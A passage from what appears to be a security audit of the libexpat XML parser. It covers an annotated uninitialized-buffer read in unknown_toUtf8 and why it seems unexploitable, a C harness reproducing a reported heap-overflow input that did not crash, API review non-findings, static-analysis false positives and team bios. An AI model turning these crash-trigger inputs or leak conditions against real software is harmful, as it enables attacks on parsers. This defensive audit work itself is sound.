    int n;
    if (*fromP == fromLim)                                          /* *fromP != fromLim /*
      return XML_CONVERT_COMPLETED;
    utf8 = uenc->utf8[(unsigned char)**fromP];                      /* map char of string to
 convert */
    n = *utf8++;                                                    /* get 'n' as per below
 */
    if (n == 0) {                                                   /* n==0 which means we
 need to find a codepage with a 1byte 0 in it */
      int c = uenc->convert(uenc->userData, *fromP);                /* userdata is also set
 by unknownEncoding handler */
      n = XmlUtf8Encode(c, buf);                                    /* if c<0 || c >=
 0x110000 then buf remains uninitilized */
      if (n > toLim - *toP)                                         /* n <= toLim - *toP */
        return XML_CONVERT_OUTPUT_EXHAUSTED;
      utf8 = buf;                                                   /* utf8 is now pointing
 at unintialized data */
      *fromP += (AS_NORMAL_ENCODING(enc)->type[(unsigned char)**fromP]      /* irrelevant */
                 - (BT_LEAD2 - 2));
    }
    else {
      if (n > toLim - *toP)
        return XML_CONVERT_OUTPUT_EXHAUSTED;
      (*fromP)++;
    }
    do {
      *(*toP)++ = *utf8++;                                          /* uninitialized use of
 buffer */
    } while (--n != 0);                                             /* leak lot's of data,
 since n==0 */
  }
}
```

In the end this seemed to only work if there was a \0 in the uenc->utf8 mapping table, and the convert function actually returned a value less than 0 or greater or equal than 0x110000 (as constrained by `xmltok.c:1316`). This condition however is prevented from being fulfilled by the following:

`XmlInitUnknownEncoding` (`xmltok.c:1448`) converts the table from the `unknownEncodingHandler` (in the PoC above). We need two things from it:

- `e->utf8[i][0] = 0;` for some value `0<=i<256` and at the same time
- `e->normal.type[i] =` needs to be set to something that does not trigger `INVALID_CASES(ptr, nextTokPtr)` in `contentTok` (`xmltok_impl.c:782`)

However, the flow in `XmlInitUnknownEncoding` in relationship to c as returned by the PoC convert function can only return either `-4<=c<-1` or `c>0x110000` to hit the path in `unknown_toUtf8`, which in `xmlInitUnknownEncoding` gives us something that triggers `INVALID_CASES` and thus makes this issue unexploitable.

This might be still exploitable in setups where the attacker can supply her own malicious `unknownEncodingHandler`/`convert` functions and the `convert` function is context-aware and only returns the trigger value at a convenient moment. Pursuing this was however out of scope.

This bug seems to be very difficult to exploit as all of the following conditions need to be fulfilled in a program to make it crash or possibly leak memory:

- the parser needs to be created with a non-null encoding
- a custom `unknownEncodingHandler` must be installed
- this handler must have a mapping to 0 in its utf8 table

- the convert function of this handler needs to return a negative value or one greater than 0x10ffff

If the latter condition is fulfilled, it seems the program might leak considerable amount of stack to the converted area, maybe without crashing. The `n<0` case also crashes, with less probability of leaking something though.

In rare cases, depending on reckless/malicious implementations, it might be possible to cause a crash or an information leak.

4.2.3 Reproduce Marcograss/20160617 Heap Overflow

Compiling the following code (based on a marcograss blogpost and running the binary testcase through `xxd -i`) with libexpat git version `25a40afb0ce1cb6306ff87c464f1d4fca20ea86b` did not result in any relevant hangs or crashes.

```
#include "expat.h"

int main(void) {
  char buf[] = {
    0x3c, 0x00, 0x3f, 0x00, 0x78, 0x30, 0x3f, 0x00, 0x3e, 0x00, 0x3c, 0x00,
    0x21, 0x00, 0x44, 0x00, 0x4f, 0x00, 0x43, 0x00, 0x54, 0x00, 0x59, 0x00,
    0x50, 0x00, 0x45, 0x00, 0x20, 0x00, 0x63, 0x30, 0x20, 0x00, 0x53, 0x00,
    0x59, 0x00, 0x53, 0x00, 0x54, 0x00, 0x45, 0x00, 0x4d, 0x00, 0x20, 0x00,
    0x22, 0x00, 0x22, 0x00, 0x5b, 0x00, 0x3c, 0x00, 0x21, 0x00, 0x2d, 0x00,
    0x2d, 0x00, 0x2d, 0x00, 0x2d, 0x00, 0x3e, 0x00, 0x3c, 0x00, 0x21, 0x00,
    0x45, 0x00, 0x4e, 0x00, 0x54, 0x00, 0x49, 0x00, 0x54, 0x00, 0x59, 0x00,
    0x20, 0x00, 0x52, 0x30, 0x20, 0x00, 0x22, 0x00, 0x22, 0x00, 0x30
  };
  unsigned int len = 95;

  XML_Parser parser = XML_ParserCreate(NULL);
  XML_Parse(parser, buf, len, 0);
  XML_ParserFree(parser);
  return 0;
}
```

```
CC=clang CXX=clang++ CFLAGS='-m32 -ftrapv -std=c89 -pipe -Wall -Wextra -pedantic -Wno-overlength-
strings -g -fsanitize=address,bounds,alignment,object-size,undefined,unsigned-integer-overflow -O1
 -fno-omit-frame-pointer ' CXXFLAGS='-m32 -ftrapv -std=c++98 -pipe -Wall -Wextra -pedantic -Wno-
overlength-strings -g -fsanitize=address,bounds,alignment,object-size,undefined,unsigned-integer-
overflow -O1 -fno-omit-frame-pointer ' AR=ar LD=ld ./configure --disable-shared

clang -m32 -ftrapv -fsanitize=address,bounds,alignment,object-size,undefined -fno-omit-frame-pointer
 -Ilib -g -O1 -o ~/heapof ~/heapof.c .libs/libexpat.a && ~/heapof
```

4.2.4 API Code Review Non-findings

4.2.4.1 Memory allocation and usage related code review

Refer to libexpat code commit version `d1f980f55dcc739215ab98d2ab3362b2ae515f47` in github/libexpat/libexpat

Memory handling functions return a different error when allocation fails. We reviewed the code thoroughly; the error was translated and transmitted upwards correctly. All memory handling is XML_CHAR type. This was not an issue.

In case of a memory error, the parser eventually returns XML_ERROR_NO_MEMORY, which would be handled by the caller of the xml_parse (and which is not in scope of this project). Not an issue.

Places where REALLOC is called in the code:

1. **xmlparse.c XML_Parse (char)REALLOC(buffer, len 2));**

   On failure of memory allocation, returns `XML_STATUS_ERROR (=0)`

   This is returned to the caller of the parser which must handle. Out of scope.

2. **xmlparse.c XML_Parse (char *)REALLOC(buffer, newLen));**

   returns `XML_STATUS_ERROR (=0)` on memory failure

   This is returned to the caller of the parser which must handle. Out of scope.

3. **xmlparse.c XML_MemRealloc return REALLOC(ptr, size);**

   returns NULL on memory failure

   `XML_MemRealloc` is called through the memory handling function pointers, and expected to return NULL on failure.

4. **xmlparse.c storeRawNames char temp = (char)REALLOC(tag->buf, bufSize);**

   Returns `XML_FALSE`, which is correctly handled by the called functions, `contentProcessor` and `externalEntityContentProcessor`, translating the null pointer to `XML_ERROR_NO_MEMORY`

5. **xmlparse.c doContent char temp = (char)REALLOC(tag->buf, bufSize);**

   On memory allocation failure from realloc, returns `XML_ERROR_NO_MEMORY` which is enum value 1 from `expat.h`, called from `contentProcessor`, `externalEntityContentProcessor`, `processInternalEntity`, `internalEntityProcessory` - correctly translating the error upwards.

6. **xmlparse.c storeAtts temp = (ATTRIBUTE)REALLOC((void)atts, attsSize * sizeof(ATTRIBUTE));**

   On memory allocation failure from realloc, returns `XML_ERROR_NO_MEMORY` which is enum value 1 from `expat.h`

   Called only from `doContent`, which passes the error upwards correctly

7. **xmlparse.c addBinding XML_Char temp = (XML_Char)REALLOC(b->uri,**

   On memory allocation failure from realloc, returns `XML_ERROR_NO_MEMORY` which is enum value 1 from `expat.h`

8. **xmlparse.c doProlog char temp = (char)REALLOC(groupConnector, groupSize *= 2);**

   On memory allocation failure from realloc, returns `XML_ERROR_NO_MEMORY` which is enum value 1 from `expat.h`

9. **xmlparse.c doProlog int temp = (int)REALLOC(dtd->scaffIndex,**

   On memory allocation failure from realloc, returns `XML_ERROR_NO_MEMORY` which is enum value 1 from `expat.h`

10. **xmlparse.c defineAttribute REALLOC(type->defaultAtts, (count * sizeof(DEFAULT_ATTRIBUTE)));**

    On memory allocation failure from realloc, returns `0`, called from `doProlog`, which translates zero return as `XML_ERROR_NO_MEMORY` to pass upwards.

11. **xmlparse.c nextScaffoldPart REALLOC(dtd->scaffold, dtd->scaffSize * 2 * sizeof(CONTENT_SCAFFOLD));**

    On memory allocation failure from realloc, returns `-1`, which is translated to `XML_ERROR_NO_MEMORY` by the callers `doProlog` (two places)

4.2.4.2 Other APIs reviewed:

1. **`XMP_ParserCreate/_MM/NS`** - Allocates memory, sets the memory management functions, initializes various parameters for parsing. Calls `parseInit` for context specific initialization. No security issues detected.

2. **`XML_SetExternalEntityRefHandler`** - Initialized to NULL, and set to specific function by the caller. No check is made to see if the caller sets it to NULL, but it is checked for NULL for every call to the `externalEntityRefHandler` from `doContent`, `doProlog` and `storeEntityValue`, so harmless. No security issues detected.

3. **`XML_ParseBuffer`** - This API calls the data processing API based on the "processor" macro (m_processor function pointer of parser structure), which is set according to the context (whether prolog, tag, content etc is being processed). The code in the individual "processor" functions performs the tokenization and actual parsing. No security issues detected.

4. **`XML_StopParser`** - This API stops the present parsing by setting `ps_parsing` (`m_parsingStatus.parsing` data element of parsing structure) to `SUSPENDED` or `FINISHED` depending on whether the parser is resumable or not. Handles error for already stopped parser or parser is suspended/finished status. No security issues detected.

5. **`XML_ResumeParser`** - This API checks for the parser state - if it is `SUSPENDED` then it calls the processor to continue parsing the buffer. Otherwise it returns error. If the parsing processor returns error, it is propagated upwards, else the buffer pointers are updated and the API returns. No security issues detected.

6. **`XML_ExternalEntityParserCreate`** - This API creats a parser structure from the existing parser, and copies various handlers from parent to new parser. The old and the new parser share the secret salt, hence can share the lookup table. This function calls `dtdCopy()` for deep copy of DTDs, and `parserCreate()` to set up pools and buffers for the new parser. On memory

error, returns zero, which must be handled by the caller as no-memory-error. No security issues detected.

7. **`XML_GetInputContext`** - If the XML parser is built with support for context bytes, the offset of the user data and size of the buffer are set and the user data buffer pointer is returned. Otherwise it returns null (0). The caller is expected to handle the error. No security issues detected.

4.2.5 Microsoft Visual Studio Code Scanning False Positives

The following issues were reported by MS-VS 2013 code analysis tool. After analysis, the following were found to be False Positives:

Refer to libexpat code commit version `d1f980f55dcc739215ab98d2ab3362b2ae515f47` in github/libexpat/libexpat

- ```
  C6001 Using uninitialized memory Using uninitialized memory 'next'. expat_static
   xmlparse.c
      3277
   'next' is not initialized 3275
   'next' is used, but may not have been initialized
      3277
  ```

  Analysis:

  `doCdataSection` calls `XmlCdataSectionTok` at line 3276 `=> => >PREFIX<CDataSectionTok` function (in `xmltok_impl.c` - for different prefixes - `normal_`, `big2_`, and `little_2`) returns `XML_TOK_PARTIAL` or `XML_TOK_NONE` without setting the pass-by-reference argument next. However, for these returns, the value of next is not used and error is returned (`XML_ERROR_UNCLOSED_CDATA_SECTION` or `XML_ERROR_UNEXPECTED_STATE`). In all other cases the "next" is either set or not used. False positive as per the expected usage - the caller is handling all error codes as indication of no progress possible. The callers are all lines which call "processor" through function pointer. The callers handle all errors by sending these upwards and terminating the parsing. Hence not an exploitable issue.

  ---- False Positive ----

- ```
  C6001 Using uninitialized memory Using uninitialized memory 'next'. expat_static
   xmlparse.c
      3412
   'next' is not initialized 3395
   'next' is used, but may not have been initialized
      3412
  ```

  Analysis:

  `XmlIgnoreSectionTok` at line 3411 `=> => >PREFIX>ignoreSectionTok` function (for different prefixes - `normal_`, `big2_`, and `little_2`) returns `XML_TOK_PARTIAL` or `XML_TOK_NONE` without setting the pass-by-reference argument next. However, for these returns, the value of next is not used and error is returned (`XML_ERROR_SYNTAX` or `XML_ERROR_UNEXPECTED_STATE`). In all other cases the "next" is either set or not used.

False positive as per the expected usage - the caller is handling all error codes as indication of no progress possible. The callers are all lines which call "processor" through function pointer. The callers handle all errors by sending these upwards and terminating the parsing. Hence not an exploitable issue.

---- False Positive ----

- ```
  C6001 Using uninitialized memory Using uninitialized memory 'next'. expat_static
   xmlparse.c
      5010
   'next' is not initialized 5003
   Assume switch ( 'tok' ) resolves to case 0:
      5005
   Enter this branch, (assume 'enc==((parser->m_encoding))') 5009
   'next' is used,
      but may not have been initialized 5010
  ```

Analysis:

`XmlAttributeValueTok => PREFIX(attibuteValueTok)` in `xml_impl.c` returns `XML_TOK_PARTIAL` or `XML_TOKEN_NONE` without setting the "next" pass-by-reference argument. The caller handles these returns values correctly. The value "next" used in the case of return value `XML_TOK_INVALID` is set by `attributeValueTok`.

---- False Positive ----

- ```
  C6001 Using uninitialized memory Using uninitialized memory 'next'. expat_static
   xmlparse.c
      5176
   'next' is not initialized 5168
   Assume switch ( 'tok' ) resolves to case 28:
      5170
   Enter this branch, (assume '>branch condition<') 5173
   'next' is used, but
      may not have been initialized 5176
  ```

Analysis:

`storeEntityValue()` function at line 5169 of `xmlparse.c` calls `XmlEntityValueTok => PREFIX(entityValueTok`. This call in turn calls `PREFIX(scanPercent)()` which sets "next" before returning `XML_TOK_PARAM_ENTITY_REF`, so "next" is not uninitialized.

---- False Positive ----

- ```
  C6011 Dereferencing null pointer Dereferencing NULL pointer '((pool))->ptr'. expat_static
      xmlparse.c 6239
   '((pool))->ptr' may be NULL (Skip this branch) 6236
   Enter this
      loop, (assume 'n>0') 6238
   Skip this branch, (assume '<branch condition>' is false)
      6239
   '((pool))->ptr' is dereferenced, but may still be NULL 6239
  ```

Analysis:

If `pool->ptr` is null on 6236, or if the `poolGrow` returns null, the function returns NULL. The loop is entered only if n>0, AND when `pool` is not null.

---- False Positive ----
  ```

- ```
  C28199 Using possibly uninitialized memory Using possibly uninitialized memory 'buf': The
     variable has had its address taken but no assignment to it has been discovered.
   expat_static
     xmltok.c 1053
   'buf' is not initialized 1047
   Skip this branch, (assume 'p==buf' is
     false) 1050
   'buf' is used, but may not have been initialized 1053
  ```

  Analysis:

  At line 1049 of `xmltok.c`, a call is made to `XmlUtf8Convert => unknown_toUtf8()` in `xmltok.c`. This function checks the incoming data and if the corresponding UTF8 table data is one byte long, copies the one byte ascii value to `**toP` and updates the `*toP` (destination pointer) by one. Thus the `buf[0]` contains ascii value of the encoded user data and the "p" is incremented. This is checked at line 1050, and `buf[0]` is used only if it has been set.

  ---- False positive ----
  ```

5 Future Work

The following aspects might deserve future scrutiny:

- Attempt to map the state-engine and find high level logic bugs.
- Run coverity static scan on the library.
- Intelligent fuzzing by feeding truncated fragments to the streaming parser, with unicode characters spanning adjacent fragments, and even possibly changing the character encoding between fragments.

6 Conclusion

The library looks like a mature piece of code, however some code hygiene issues (like integer overflows, uninitialized variable usage and even null pointer usage) have been found. More exciting seems the complex state engine which might be an interesting target for logic bugs and weird states. Investigating this library on its own is not as conclusive as it would be in a specific context. As the library does not operate in a vacuum, much depends on how the developers use libexpat in their own implementations.

Appendix 1 Testing Team

Stefan Marsiske	Stefan runs workshops on radare2, embedded hardware, lock-picking, soldering, gnuradio/SDR, reverse-engineering, and crypto topics. In 2015 he scored in the top 10 of the Conference on Cryptographic Hardware and Embedded Systems Challenge. He has run training courses on OPSEC for journalists and NGOs.
Mahesh Saptarshi	Director, cyberSecurist Technologies. Mahesh is passionate about software security defences. He has performed a large number of pentests of enterprise, web and mobile applications. He has several US patents in the area of high availability and virtual machines technology.
Melanie Rieback	Melanie Rieback is a former Asst. Prof. of Computer Science from the VU, who is also the co-founder/CEO of Radically Open Security.